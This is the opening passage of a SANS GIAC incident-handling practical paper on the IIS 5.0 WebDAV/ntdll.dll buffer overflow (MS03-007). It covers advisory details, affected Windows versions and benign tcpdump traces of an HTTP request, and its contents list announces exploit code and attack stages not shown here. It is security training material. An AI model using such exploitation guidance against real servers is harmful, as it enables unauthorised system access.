GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

WebDAV Buffer Overflow Vulnerability

Practical Assignment

Submitted by Peter Beckley

Attended: Hammersmith, London SANS Conference June 2003

Date Submitted 12/01/2004

GCIH Practical Assignment Version 3

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

CONTENTS

PURPOSE 5

EXPLOIT 6

INTRODUCTION TO THE HTTP PROTOCOL 7
TCP 3-WAY HANDSHAKE 8

DESCRIPTION OF THE VULNERABILITY 17

COMPONENTS OF THE EXPLOIT 17
Windows 2000 Advanced Server 17
NTDLL.DLL 18
IIS 5.0 18
WebDAV 18

THE EXPLOIT 19

WHAT IS A BUFFER OVERFLOW ? 19
Overview of How a Program Runs 19
THE ALLOCATED MEMORY AREA FOR A RUNNING PROGRAM 20
Loading the Memory 20
Memory Attributes 20
SIGNATURE OF THE ATTACK 25
SNORT .CFG 27
VARIANTS 28
rs_iis.c 28
Variant Signature 28
Wd.pl 30
WebdavIIS50.pl 30
ATTACKERS PLATFORM 30
VICTIMS NETWORK 31
DETAILS OF THE TARGET SYSTEM 31

STAGES OF THE ATTACK 32

RECONNAISSANCE 32
SCANNING 34
EXPLOITING THE SYSTEM 37
OVERVIEW OF ATTACK 38
KEEPING ACCESS 43
Some Typical programs used as part of a RootKit 44
COVERING TRACKS 45

THE INCIDENT HANDLING PROCESS 47

BACKGROUND 47
PREPARATION 47
TEAM MEMBERS 48
IDENTIFICATION 49
CONTAINMENT 53
ERADICATION 56
RECOVERY 57
LESSONS LEARNED 58

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Analysis *58*
RECOMMENDATIONS FROM THE INCIDENT 58

EXTRAS 59

PREVENTION OF THE EXPLOIT 59
IIS LOCKDOWN TOOL 62
DOWNLOAD NETWORK INSTALL VERSIONS OF MICROSOFT 'S SERVICE PACKS FOR WINDOWS 2000 63
USE OF TCPDUMP 63
COMMON HTTP STATUS CODES 63
SNORT SIGNATURES FOR WEB DAV SUPPLIED BY JOE STEWART GCIH 64
rs_iis Attack *64*
kralor probe *64*
kralor shellcode *64*
webdavx.pl *64*
wd.pl *64*
KaHT probe *65*
RELEASED CODE BY SECURITEAM.COM 66
webdavIIS50.pl *66*
webdav.exe *68*
wd.pl *75*
VARIANT CODED BY ROMANSOFT 90
Shell Script to Brute Force the Exploit *90*
Exploit Code rs_iis.c *91*

REFERENCES 101

NEWSFACTOR 101
SANS 101
SECURITEAM.COM 101
THE HONEYNET PROJECT 101
CERT ADVISORY: CERT CA-2003-09 101
COMMON VULNERABILTIES AND EXPOSURES 101
MICROSOFT SECURITY BULLETIN: 101
WEB DAV 101
TRIPWIRE 101
SOLARIS DISK SUITE 101
INTERNET ASSIGNED NUMBERS AUTHORITY (IANA) 101
SMASHING THE STACK FOR FUN AND PROFIT 101
KRALOR 102
VARIANT WEBDAV IIS5.0.PL 102
RFC'S QUOTED 102
SNORT SIGNATURES 102
SECURE SHELL 102

TOOLS 102

FIGURE 1: MOZILLA BROWSER CONNECTED TO A DEFAULT WEB SERVER 8
FIGURE 2: INSTALLING WINDOWS COMPONENTS 17
FIGURE 3: LAYOUT OF MEMORY REGIONS FOR A PROCESS 20
FIGURE 4: LOADING SUBROUTINE INTO THE STACK 22

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

FIGURE 5: SMASHED STACK 24
FIGURE 6 SYSTEM EVENT MONITOR (SYSTEM LOG) 25
FIGURE 7 EVENT PROPERTIES 26
FIGURE 8: ENABLED PORTS BEFORE THE RS _IIS EXPLOIT 29
FIGURE 9: PORT 31337 IS NOW LISTENING 29
FIGURE 10: NETWORK OF EXPLOIT SCENARIO 32
FIGURE 11: RECONNAISSANCE USING GOOGLE 33
FIGURE 12: NMAP SCAN 34
FIGURE 13: LIST OF MICROSOFT IIS/5.0 SERVERS FOUND 37
FIGURE 14: EXAMPLE OF NETCAT RUN NING IN LISTEN MODE ON PORT 666 39
FIGURE 15: WEBDAV -GUI RUNNING 39
FIGURE 16: SUCCESS SYSTEM ACCESS ACHIEVED 42
FIGURE 17: NORTON REAL TIME VIRUS ALERT 60
FIGURE 18: NORTON VIRUS CHECKER REPORT 61
FIGURE 19: HTTP CODE REFERENCE 64

© SANS Institute 2004, Author retains full rights.

PURPOSE

The trust that many people place in computer products can lead to new computers being exploited within days of them being connected to the Internet. If you are unlucky it could be as soon as minutes before the attacks start happening. A notice from NEWSFACTOR[1] states: -

> *"A recent report on the Honeynet [2] Project network – set up to monitor what happens to Internet-connected computers running Windows, Linux, Solaris and other operating systems – showed that new connections are targeted on average three days after going online, but in some cases as soon as 15 minutes after logging on."*

In addition to this, a quote from CERT [3] states: -

> *"Vendors typically set computer defaults to maximize available functions, so you usually need to change defaults to meet your organization's security requirements"*

This could mean that when you buy a computer that has a standard Operating System build installed then most of the services that are available to be used are installed and perhaps running as default. For the majority of home computer users these services are not required and the user does not appreciate the fact that having this service running is actually an invitation for someone to run the appropriate exploit and gain access to the machine for their own use. These attacks could range from storing illicit data to using the machine as a stepping-stone to attack others in an attempt to disguise the true location from where their attack may have originated.

To help overcome this SANS have release a paper **Windows XP: Surviving the First Day**[4]. This is a step-by-step way of connecting a new Windows XP computer to the Internet in a secure manner to be able to download all the latest security patches without being infected by any viruses.

This paper will show just how vulnerable default builds can be. I have chosen an exploit which targets a vulnerability that exists in such a default build, namely Microsoft Windows 2000 Advanced Server. There are various exploits available for this software but the one I have chosen to discuss has been written by Kralor and has been given the common name of WebDAV Exploit. Although the name suggests it is attacking WebDAV it is actually attacking a flaw which exists between the interaction in Microsoft's IIS Server 5.0 Web Server and a kernel module called ntdll.dll.

As part of my description of how the exploit works I will give an overview of what a buffer overflow is, how it works and then I will walk through the steps required to actually exploit a Windows 2000 Advanced Server that will result in a command shell on the victims system that has Administrative rights.

---

[1] http://www.newsfactor.com/perl/story/12411.html

[2] For more information on the Honeynet project visit http://project.honeynet.org

[3] http://www.cert.org/security-improvement/practices/p065.html

[4] http://www.sans.org/rr/papers/index.php?id=1298

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

EXPLOIT

Name:	Buffer Overflow in Core Microsoft Windows DLL	
CERT Advisory:	CERT CA-2003-09[1]	
Common Vulnerability and Exposures Number (CVE):	CAN-2003-0109[2]	
Microsoft Security Bulletin	MS03-007[3]	
Microsoft Knowledge base Article	815021[4]	
Compromise Level:	An unauthorised user could gain access to the server with system privileges	
Operating Systems Affected:	Windows 2000 Professional + Service Pack 1	Critical
	Windows 2000 Professional + Service Pack 2	Critical
	Windows 2000 Professional + Service Pack 3	Critical
	Windows 2000 Server + Service Pack 1	Critical
	Windows 2000 Server + Service Pack 2	Critical
	Windows 2000 Server + Service Pack 3	Critical
	Windows 2000 Advanced Server + Service Pack 1	Critical
	Windows 2000 Advanced Server + Service Pack 2	Critical
	Windows 2000 Advanced Server + Service Pack 3	Critical
	Windows NT4	Important
	Windows NT4 Terminal Server Edition	Important
	Windows XP 32-bit Edition + Service Pack 1	Important
	Windows XP 64-bit Edition + Service Pack 1	Important
Not Affected:	Windows 2003	
Exploit Varient:	Webdav.exe C Code written by Kralor [5]	

[1] http://www.cert.org/advisories/CA-2003-09.html
[2] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
[3] http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-007.asp
[4] http://support.microsoft.com/default.aspx?scid=kb;en-us;815021
[5] http://www.coromputer.net/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Variants: C Code by Roman [1]
Perl Code by Dennis Rand [2]
Perl Code by Mat [3]@panicsecurity.or g

Introduction to the HTTP Protocol

As this exploit is achieved by using Hypertext Transfer Protocol for connecting to a web server, I will give a brief introduction to the network protocol that is being used. Although it should be remembered that it is not the protocol that is being exploited, but a function of the web server.

The Hypertext Transfer Protocol (HTTP) has been in use since 1990 and version 1.0 is described in RFC1945 [4]. HTTP is a c lient – server protocol, which allows a client system to communicate with a remote server over a TCP /IP network. This connection is normally made using a web browser such as Internet Explorer, or Mozilla.

The client software requests a page, and this is then downloaded from the server. Once this request has been completed the connection between the tw o machines is dropped and all sockets are closed. This process has a single request and reply cycle commonly and is called a transaction. These transactions pass across the network and I will show that the contents of the pages can be easily read. If you need to pass sensitive information to the web server then all user names, membership numbers, passwords would be sent over the network unprotected for anyone to read and possibly use at a later date. Obviously, this is not ideal for someone who wishes to p ay for goods over the Internet and as part of there transaction has to input credit card or bank account details.

To overcome this, a method of encrypting HTTP traffic between the web browser client and the server has been developed. This utilises a prot ocol called Secure Sockets Layer (SSL) and results in a HTTPS session is used instead. The TCP ports [5] that a web server normally uses for a non -secure site is port 80 and port 443 for secure sites.

Each HTTPS site has a certificate assigned to it that pr ovides a robust method of authenticating the site and when you contact the server the handshake includes passing details of the certificate to the client. All traffic is then encrypted using an algorithm that will be negotiated so that each system knows ho w to encrypt the data in a way that the other system can decrypt. Consequently the traffic cannot be easily read. Most commercial sites now use 128bit encryption and this is very difficult to crack.

To show a connection from the client to the web server I have included extracts of a network trace using a network -monitoring tool called tcpdump [6], which recorded the complete cycle of the transaction between a Mozilla web browser and the default Microsoft Web server on a Windows 2000 Advanced Server. For the p urposes of this

[1] http://www.rs -labs.com
[2] http:// www.infowarfare.dk
[3] http://www.monkey.org/~mat
[4] http://www.ietf.org/rfc/rfc1945.txt
[5] http://www.iana.org/assignments/port -numbers
[6] See Extras Section for details of tcpdump and how it was used

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

paper the Web Server is not secure, as this would make reading the traces extremely difficult.




Figure 1: Mozilla Browser Connected to a Default Web Server

To display the above page, I enter http://10.10.10.10 in the Uniform Resource Locator (URL) section of the page and this transaction generated the following recorded traffic between the client and the server machines: -

TCP 3 -Way Handshake

The request begins by the client ne gotiating a connection with the server using TCP protocol. We shall see that this results in the standard TCP 3 -Way Handshake.

The handshake starts with a Synchronisation (S) request from the client to the server on port 80 (as denoted in the trace as "I P Address.http" - **10.10.10.10.http**). In the trace below the client has decided to use port 1025 (as denoted by "IP Address.1025" - 10.10.10.1.1025).

The client sends a SYN request containing its IP address and an initial Sequence number - 710312988

```
00:40:04.668038 10.10.10.1.1025 > server.http: S 710312988:710312988(0) win 5840
<mss 1460,sackOK,timestamp 48608 0,nop,wscale 0> (DF)
0x0000        4500 003c 39fc 4000 4006 d8a1 0a0a 0a01    E..<9.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 841c 0000 0000    .......P*V.. ....
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0020        a002 16d0 9874 0000 0204 05b4 0402 080a    .....t..........
0x0030        0000 bde0 0000 0000 0103 0300              ............
```

The Server acknowledges this request for a connection by responding with a SYN ACK, i.e. it acknowledges the synchronisation request. This response contains its own sequence number (1576089985) and the clients sequence number + 1 (710312989), which is the next sequence number it expects to receive from this connection.

```
00:40:04.677317 10.10.10.10.http > 10.10.10.1.1025:   S 1576089985:1576089985(0)
ack 710312989 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK> (DF)
0x0000        4500 0040 0046 4000 8006 d253 0a0a 0a0a    E..@.F@....S....
0x0010        0a0a 0a01 0050 0401 5df1 3981 2a56 841d    .....P..].9.*V..
0x0020        b012 44 70 7f2b 0000 0204 05b4 0103 0300   ..Dp.+..........
0x0030        0101 080a 0000 0000 0000 0000 0101 0402    ................
```

Client then completes the handshake by acknowledging the SYN ACK

```
00:40:04.680053 10.10.10.1.1025 > 10.10.10.10.http: . ack 1 win 5840
<nop,nop,timestamp 48610 0> (DF)
0x0000        4500 0034 39fd 4000 4006 d8a8 0a0a 0a01    E..49.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 841d 5df1 3982    .......P*V..].9.
0x0020        8010 16d0 2fb4 0000 0101 080a 0000 bde2    ..../...........
0x0030        0000 0000                                  ....
```

The 3-Way handshake has now completed and the connection between the two machines has been established. The client now requests a page. This is denoted by the P, which means PSH (Push the request to the server).

```
00:40:04.683931 10.10 .10.1.1025 > 10.10.10.10.http:   P 1:447(446) ack 1 win 5840
<nop,nop,timestamp 48610 0> (DF)
0x0000        4500 01f2 39fe 4000 4006 d6e9 0a0a 0a01    E...9.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 841d 5df1 3982    .......P*V..].9.
0x0020        8018 16d0 671a 0000 0101 0 80a 0000 bde2   ....g...........
0x0030        0000 0000 4745 5420 2f20 4854 5450 2f31    ....GET./.HTTP/1
0x0040        2e31 0d0a 486f 7374 3a20 3130 2e31 302e    .1..Host:.10.10.
0x0050        3130 2e31 300d 0a55 7365 722d 4167 656e    10.10..User-Agen
0x0060        743a 204d 6f7a 696c 6c 61 2f35 2e30 2028   t:.Mozilla/5.0.(
0x0070        5831 313b 2055 3b20 4c69 6e75 7820 6936    X11;.U;.Linux.i6
0x0080        3836 3b20 656e 2d55 533b 2072 763a 312e    86;.en-US;.rv:1.
0x0090        3129 2047 6563 6b6f 2f32 3030 3230 3832    1).Gecko/2002082
0x00a0        360d 0a41 6363 657 0 743a 2074 6578 742f   6..Accept:.text/
0x00b0        786d 6c2c 6170 706c 6963 6174 696f 6e2f    xml,application/
0x00c0        786d 6c2c 6170 706c 6963 6174 696f 6e2f    xml,application/
0x00d0        7868 746d 6c2b 786d 6c2c 7465 7874 2f68    xhtml+xml,text/h
0x00e0        746d 6c3b 713d  302e 392c 7465 7874 2f70   tml;q=0.9,text/p
0x00f0        6c61 696e 3b71 3d30 2e38 2c76 6964 656f    lain;q=0.8,video
0x0100        2f78 2d6d 6e67 2c69 6d61 6765 2f70 6e67    /x-mng,image/png
0x0110        2c69 6d61 6765 2f6a 7065 672c 696d 6167    ,image/jpeg,imag
0x0120        652f 6769  663b 713d 302e 322c 7465 7874   e/gif;q=0.2,text
0x0130        2f63 7373 2c2a 2f2a 3b71 3d30 2e31 0d0a    /css,*/*;q=0.1..
0x0140        4163 6365 7074 2d4c 616e 6775 6167 653a    Accept-Language:
0x0150        2065 6e2d 7573 2c20 656e 3b71 3d30 2e35    .en-us,.en;q=0.5
0x0160        300d 0 a41  6363  6570  742d  456e  636f  6469   0..Accept-Encodi
0x0170        6e67 3a20 677a 6970 2c20 6465 666c 6174    ng:.gzip,.deflat
0x0180        652c 2063 6f6d 7072 6573 733b 713d 302e    e,.compress;q=0.
0x0190        390d 0a41 6363 6570 742d 4368 6172 7365    9..Accept-Charse
0x01a0        743a 2049 534f 2d38 3835 392d 312c 2075    t:.ISO-8859-1,.u
0x01b0        7466 2d38 3b71 3d30 2e36 362c 202a 3b71    tf-8;q=0.66,.*;q
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x01c0        3d30 2e36 360d 0a4b 6565 702d 416c 6976    =0.66..Keep-Aliv
0x01d0        653a 2033 3030 0d0a 436f 6e6e 6563 7469    e:.300..Connecti
0x01e0        6f6e 3a20 6b65 6570 2d61 6c69 7665 0d0a    on:.keep-alive..
0x01f0        0d0a                                       ..
```

As you can see the in the above packet the client has sent a lot of data. Some of this data gives the server details about itself so the server c an present the data in a format it can understand.

GET / HTTP/1.1	GET Command sent to Server to retrieve page using protocol /HTTP/1.1
Host: 10.10.10.10	Clients IP Address
User-Agent: Mozilla/5.0(X11; U; Linux i686; en-US;.rv:1.1) Gecko/20020826	Browser and System Details
Accept:	Browser can accept the following data types
text/xml,	Xml text
application/xml,	xml applicat ions
application/xhtml+xml,	xhtml & xml applications
text/html;q=0.9,	html text
text/plain;q=0.8,	plain text
video/x-mng,	x-mng video streams
image/png,	PNG images
image/jpeg,	JPEG images
image/gif;q=0.2,	GIF images
text/css,	Cascading Style Sheet
/;q=0.1	
Accept-Language:.en-us,.en;q=0.50	It will accept the Languages displayed
Accept-Encoding:.gzip,.deflate,.compress;q=0. 9	It can use compression utilities displayed
Accept-Charset:.ISO-8859-1, utf-8;q=0.66, *;q=0.66	It will accept Character Sets displayed
Keep-Alive: 300	Keep the connections alive for 300 seconds
Connection:.keep-alive	if no activity

In the above list th e q=x represents a quality value. This tells the server what it prefers to receive but gives it alternatives as well. In this example:

Accept-Language:.en-us,.en;q=0.50	Means “I would prefer American English but will accept other types of English.”

The server now acknowledges the request

```
04.762847 10.10.10.10.http > 10.10.10.1.1025: . ack 447 win 17074
<nop,nop,timestamp 4357 48610> (DF)
0x0000        4500 0034 0047 4000 8006 d25e 0a0a 0a0a    E..4.G@....^....
0x0010        0a0a 0a01 0050 0401 5df1 3982 2a56 85d b   .....P..].9.*V..
0x0020        8010 42b2 f10e 0000 0101 080a 0000 1105    ..B.............
0x0030        0000 bde2                                  ....
```

It then sends the page requested.

```
00:40:07.267002 10.10.10.10.http > 10.10.10.1.1025: . 1:1449(1448) ack 447 win
17074 <nop,nop,timestamp 4382 48610> (DF)
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The above line is indicating that the data is going to be sent over more than 1 packet. The first packet will contain the first 1448 bytes of data

```
0x0000   4500 05dc 0048 4000 8006 ccb5 0a0a 0a0a   E....H@.........
0x0010   0a0a 0a01 0050 0401 5df1 3982 2a56 85db   .....P..].9.*V..
0x0020   8010 42b2 4967 0000 0101 080a 0000 111e   ..B.Ig..........
0x0030   0000 bde2 4854 5450 2f31 2e31 2032 3030   ....HTTP/1.1.200
0x0040   204f 4b0d 0a53 6572 7665 723a 204d 6963   .OK..Server:.Mic
0x0050   726f 736f 6674 2d49 4953 2f35 2e30 0d0a   rosoft-IIS/5.0..
0x0060   4461 7465 3a20 4672 692c 2032 3820 4e6f   Date:.Fri,.28.No
0x0070   7620 3230 3033 2030 393a 3432 3a30 3820   v.2003.09:42:08.
0x0080   474d 540d 0a43 6f6e 7465 6e74 2d4c 656e   GMT..Content-Len
0x0090   6774 683a 2031 3237 300d 0a43 6f6e 7465   gth:.1270..Conte
0x00a0   6e74 2d54 7970 653a 2074 6578 742f 6874   nt-Type:.text/ht
0x00b0   6d6c 0d0a 5365 742d 436f 6f6b 6965 3a20   ml..Set-Cookie:.
0x00c0   4153 5053 4553 5349 4f4e 4944 4751 5151   ASPSESSIONIDGQQQ
0x00d0   5155 4547 3d4d 4a4d 4844 4d49 444e 4c46   QUEG=MJMHDMIDNLF
0x00e0   484e 454e 474b 4e41 4c4c 4449 473b 2070   HNENGKNALLDIG;.p
0x00f0   6174 683d 2f0d 0a43 6163 6865 2d63 6f6e   ath=/..Cache-con
0x0100   7472 6f6c 3a20 7072 6976 6174 650d 0a0d   trol:.private...
0x0110   0a0d 0a3c 212d 2d0d 0a09 2020 5741 524e   ...<!--.....WARN
0x0120   494e 4721 0d0a 0920 2050 6c65 6173 6520   ING!.....Please.
0x0130   646f 206e 6f74 2061 6c74 6572 2074 6869   do.not.alter.thi
0x0140   7320 6669 6c65 2e20 4974 206d 6179 2062   s.file..It.may.b
0x0150   6520 7265 706c 6163 6564 2069 6620 796f   e.replaced.if.yo
0x0160   7520 7570 6772 6164 6520 796f 7572 2077   u.upgrade.your.w
0x0170   6562 2073 6572 7665 7220 0d0a 2020 2020   eb.server.......
0x0180   2049 6620 796f 7520 7761 6e74 2074 6f20   .If.you.want.to.
0x0190   7573 6520 6974 2061 7320 6120 6d70 6c61   use.it.as.a.templ
0x01a0   6174 652c 2e20 7765 2072 6563 6f6d 6d65   ate,.we.recomme
0x01b0   6e64 2072 656e 616d 696e 6720 6974 2c20   nd.renaming.it,.
0x01c0   616e 6420 6d6f 6469 6679 696e 6720 7468   and.modifying.th
0x01d0   6520 6e65 7720 6669 6c65 2e0d 0a09 2020   e.new.file......
0x01e0   5468 616e 6b73 2e0d 0a2d 2d3e 0d0a 0d0a   Thanks...-->....
0x01f0   0d0a 3c48 544d 4c3e 0d0a 0d0a 3c48 4541   ..<HTML>....<HEA
0x0200   443e 0d0a 3c4d 4554 4120 485 4 5450 2d45   D>..<META.HTTP-E
0x0210   5155 4956 3d22 436f 6e74 656e 742d 5479   QUIV="Content-Ty
0x0220   7065 2220 436f 6e74 656e 743d 2274 6578   pe".Content="tex
0x0230   742d 6874 6d6c 3b20 6368 6172 7365 743d   t-html;.charset=
0x0240   5769 6e64 6f77 732d 3132  3532 223e 0d0a   Windows-1252">..
0x0250   0d0a 090d 0a0d 0a3c 7469 746c 6520 6964   .......<title.id
0x0260   3d74 6974 6c65 7465 7874 3e55 6e64 6572   =titletext>Under
0x0270   2043 6f6e 7374 7275 6374 696f 6e3c 2f74   .Construction</t
0x0280   6974 6c65 3e0d 0a3c  2f48 4541 443e 0d0a   itle>..</HEAD>..
0x0290   093c 626f 6479 2062 6763 6f6c 6f72 3d77   .<body.bgcolor=w
0x02a0   6869 7465 3e0d 0a09 3c54 4142 4c45 3e0d   hite>...<TABLE>.
0x02b0   0a09 3c54 523e 0d0a 093c 7464 2069 643d   ..<TR>...<td.id=
0x02c0   2274 6162 6c65 5 072 6f70 7322 2077 6964   "tableProps".wid
0x02d0   7468 3d37 3020 7661 6c69 676e 3d74 6f70   th=70.valign=top
0x02e0   2061 6c69 676e 3d63 656e 7465 723e 0d0a   .align=center>..
0x02f0   093c 494d 4720 6964 3d22 7061 6765 7272   .<IMG.id="pagerr
0x0300   6f72 496d 67 22 2053 5243 3d22 7061 6765   orImg".SRC="page
0x0310   7272 6f72 2e67 6966 2220 7769 6474 683d   rror.gif".width=
0x0320   3336 2068 6569 6768 743d 3438 3e20 200d   36.height=48>...
0x0330   0a09 3c54 4420 6964 3d22 7461 626c 6550   ..<TD.id="tableP
0x0340   726f 707 3 5769 6474 6822 2077 6964 7468   ropsWidth".width
0x0350   3d34 3030 3e0d 0a09 0d0a 093c 6831 2069   =400>......<h1.i
0x0360   643d 6572 726f 7274 7970 6520 7374 796c   d=errortype.styl
0x0370   653d 2266 6f6e 743a 3134 7074 2f31 3670   e="font:14pt/16p
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0380        7420 7665 7264 616e 613b 2063 6f6c 6f72    t.verdana;.color
0x0390        3a23 3465 3465 3465 223e 0d0a 093c 6964    :#4e4e4e">...<id
0x03a0        2069 643d 2243 6f6d 6d65 6e74 3122 3e3c    .id="Comment1"><
0x03b0        212d 2d50 726f 626c 656d 2d2d 3e3c 2f69    !--Problem--></i
0x03c0        643e 3c69 6420 6964 3d22 6572 726f 7254    d><id.id="errorT
0x03d0        6578 7422 3e55 6e64 6572 2043 6f6e 7374    ext">Under.Const
0x03e0        7275 6374 696f 6e3c 2f69 643e 3c2f 6831    ruction</id></h1
0x03f0        3e0d 0a09 3c69 6420 6964 3d22 436f 6d6d    >...<id.id="Comm
0x0400        656e 7432 223e 3c21 2d2d 5072 6f62 6162    ent2"><!--Probab
0x0410        6c65 2063 6175 7365 733a 3c2d 2d3e 3c2f    le.causes:<--></
0x0420        6964 3e3c 6964 2069 643d 2265 7272 6f72    id><id.id="error
0x0430        6465 7363 223e 3c66 6f6e 7420 7374 796c    desc"><font.styl
0x0440        653d 2266 6f6e 743a 3970 742f 3132 7074    e="font:9pt/12pt
0x0450        2076 6572 6461 6e61 3b20 636f 6c6f 723a    .verdana;.color:
0x0460        626c 6163 6b22 3e0d 0a09 5468 6520 7369    black">...The.si
0x0470        7465 2079 6f75 2077 6572 6520 7472 7969    te.you.were.t ryi
0x0480        6e67 2074 6f20 7265 6163 6820 646f 6573    ng.to.reach.does
0x0490        206e 6f74 2063 7572 7265 6e74 6c79 2068    .not.currently.h
0x04a0        6176 6520 6120 6465 6661 756c 7420 7061    ave.a.default.pa
0x04b0        6765 2e20 4974 206d 6179 2062 6520 696e    ge..It.ma y.be.in
0x04c0        2074 6865 2070 726f 6365 7373 206f 6620    .the.process.of.
0x04d0        6265 696e 6720 7570 6772 6164 6564 2e0d    being.upgraded..
0x04e0        0a09 3c2f 6964 3e0d 0a09 3c62 723e 3c62    ..</id>...<br><b
0x04f0        723e 0d0a 090d 0a09 3c68 7220 7369 7a65    r>.....<hr.size
0x0500        3d31 2063 6f6c 6f72 3d22 626c 7565 223e    =1.color="blue">
0x0510        0d0a 090d 0a09 3c62 723e 0d0a 093c 4944    ......<br>...<ID
0x0520        2020 6964 3d74 6572 6d31 3e0d 0a09 506c    ..id=term1>...Pl
0x0530        6561 7365 2074 7279 2074 6869 7320 7369    ease.try.this.si
0x0540        7465 2061 6761 696e 206c 6174 6572 2e20    te.again.later..
0x0550        4966 2079 6f75 2073 7469 6c6c 2065 7870    If.you.still.exp
0x0560        6572 6965 6e63 6520 7468 6520 7072 6f62    erience.the.prob
0x0570        6c65 6d2c 2074 7279 2063 6f6e 7461 63  74 lem,.try.contact
0x0580        696e 6720 7468 6520 5765 6220 7369 7465    ing.the.Web.site
0x0590        2061 646d 696e 6973 7472 6174 6f72 2e0d    .administrator..
0x05a0        0a09 3c2f 4944 3e0d 0a09 3c50 3e0d 0a09    ..</ID>...<P>...
0x05b0        0d0a 093c 2f75 6c3e 0d0a 093c 425  2 3e0d  ...</ul>...<BR>.
0x05c0        0a09 3c2f 5444 3e0d 0a09 3c2f 5452         ..</TD>...</TR
```

```
00:40:07.267529 10.10.10.1.1025 > 10.10.10.10.http: . ack 1449 win 8688
<nop,nop,timestamp 48869 4382> (DF)
0x0000        4500 0034 39ff 4000 4006 d8a6 0a0a 0a01    E..49.@.@.. .....
0x0010        0a0a 0a0a 0401 0050 2a56 85db 5df1 3f2a    .......P*V..].?*
0x0020        8010 21f0 0b0d 0000 0101 080a 0000 bee5    ..!.............
0x0030        0000 111e                                  ....
```

The second packet will send the remaining 43 bytes of data for th e page

```
00:40:07.267433 10.10.10.10.http > 10.10.10.1.1025: P 1449:1492(43) ack 447 win
17074 <nop,nop,timestamp 4382 48610> (DF)
0x0000        4500 005f 0049 4000 8006 d231 0a0a 0a0a    E.._.I@....1....
0x0010        0a0a 0a01 0050 0401 5df1 3f2a 2a56 85db    .....P..].?** V..
0x0020        8018 42b2 649c 0000 0101 080a 0000 111e    ..B.d...........
0x0030        0000 bde2 093c 2f42 4f44 593e 0d0a 0d0a    .....</BODY>....
0x0040        0d0a 3c2f 4854 4d4c 3e0d 0a0d 0a0d 0a0d    ..</HTML>.......
0x0050        0a0d 0a0d 0a0d 0a0d 0a0d 0a0d 0a0d 0a      ................
```

Again you can see in the trace it sends back detai ls about its configurati on first.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

HTTP/1.1.200.OK	Response [1] Code from server
Server: Microsoft-IIS/5.0	Server Details
